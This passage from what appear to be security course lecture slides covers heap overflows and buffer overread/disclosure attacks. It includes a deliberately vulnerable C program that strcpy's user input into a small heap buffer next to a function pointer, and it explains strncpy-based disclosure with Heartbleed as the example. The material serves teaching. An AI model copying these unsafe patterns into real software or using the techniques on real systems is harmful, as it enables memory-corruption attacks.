  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

```
struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};
```

Buffer Overread/Disclosure

- Disclosure attacks use flaws to read memory outside the accessed memory region
- Two typical flaws
  - Adversary controls the length used to read
  - Adversary controls the input being read
- How are these exploited?

Buffer Overread/Disclosure

- Adversary controls the length used to read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "length" …
  - Read unauthorized data outside of the memory region of "source"?

Buffer Overread/Disclosure

- Adversary controls the length used to read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "length" …?
  - Read unauthorized data outside of the memory region of "source", if not null terminated?
- Ans: Specify length beyond the end of memory region of source – e.g., Heartbleed

Buffer Overread/Disclosure

- Adversary controls the input (source) being read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "source" …
  - Read unauthorized data outside of the memory region of "source"?

Buffer Overread/Disclosure

- Adversary controls the input (source) being read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "source" …
  - Read unauthorized data outside of the memory region of "source"?
- Ans: Perhaps the adversary can create a source value that is not a legal string (e.g., no null-terminator)

Buffer Overread/Disclosure

- Adversary controls the input (source) being read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "source" …
  - Read unauthorized data outside of the memory region of "source"?
- What string library calls may fill the source buffer with data without a null-terminator? Most of them

Take Away

- Today, we examined the basics of building an exploit
  - Experience helps you gain confidence
  - Start Project 2
  - Bring us questions (or post on Piazza)
- Demonstrated the steps to construct a stack buffer overflow exploit
  - And describe heap overflows
  - And disclosure attacks